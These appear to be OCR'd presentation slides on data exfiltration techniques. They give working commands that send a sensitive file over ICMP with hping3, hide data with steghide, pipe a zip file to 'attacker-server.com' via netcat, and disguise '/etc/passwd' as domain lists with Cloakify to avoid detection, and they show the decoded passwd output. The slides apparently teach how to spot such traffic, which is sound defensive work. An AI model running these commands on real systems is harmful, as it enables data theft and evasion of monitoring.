
ICMP
hping3 -1 -d 100 -E /path/to/sensitive_data.txt victim-server.com

Steganography
steghide embed -cf image.jpg -ef sensitive_data.txt -p password

Reverse Shell
nc -l -p 4444 > received_data.zip
cat sensitive_data.zip | nc attacker-server.com 4444








Data Exfiltration - Obfuscation

To avoid being detected, tools like Cloakify can transforms any filetype (e.g. .zip, .exe, .xls, etc.) into a list of harmless-looking strings. This lets you hide the file in plain sight and transfer the file without triggering alerts. The fancy term for this is "text-based steganography", hiding data by making it look like other data.

```
python2 cloakify.py /etc/passwd ciphers/common_fqdn/topWebsites > exfilt.txt
python2 decloakify.py exfilt.txt ciphers/common_fqdn/topWebsites
```


```
┌──(walterh㉿mackali)-[~/Tools/PacketWhisper]
└─$ more exfilt.txt
www.microsoft.com
www.foxnews.com
www.target.com
www.stackoverflow.com
www.outbrain.com
www.quora.com
www.blogspot.com
www.cnn.com
www.apple.com
```

```
┌──(walterh㉿mackali)-[~/Tools/PacketWhisper]
└─$ python2 decloakify.py exfilt.txt ciphers/common_fqdn/topWebsites
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```



Data Exfiltration (DEMO)

This demo will showcase how data can be exfiltrated over various network protocols, including HTTP, SMB and ICMP, as well as how to use text-based steganography for covert data transfer. It will also provide tips on converting data into different formats suitable for transmission and demonstrate how to capture and analyze network traffic to see the traces of exfiltration.


THANK YOU!
WIRESHARK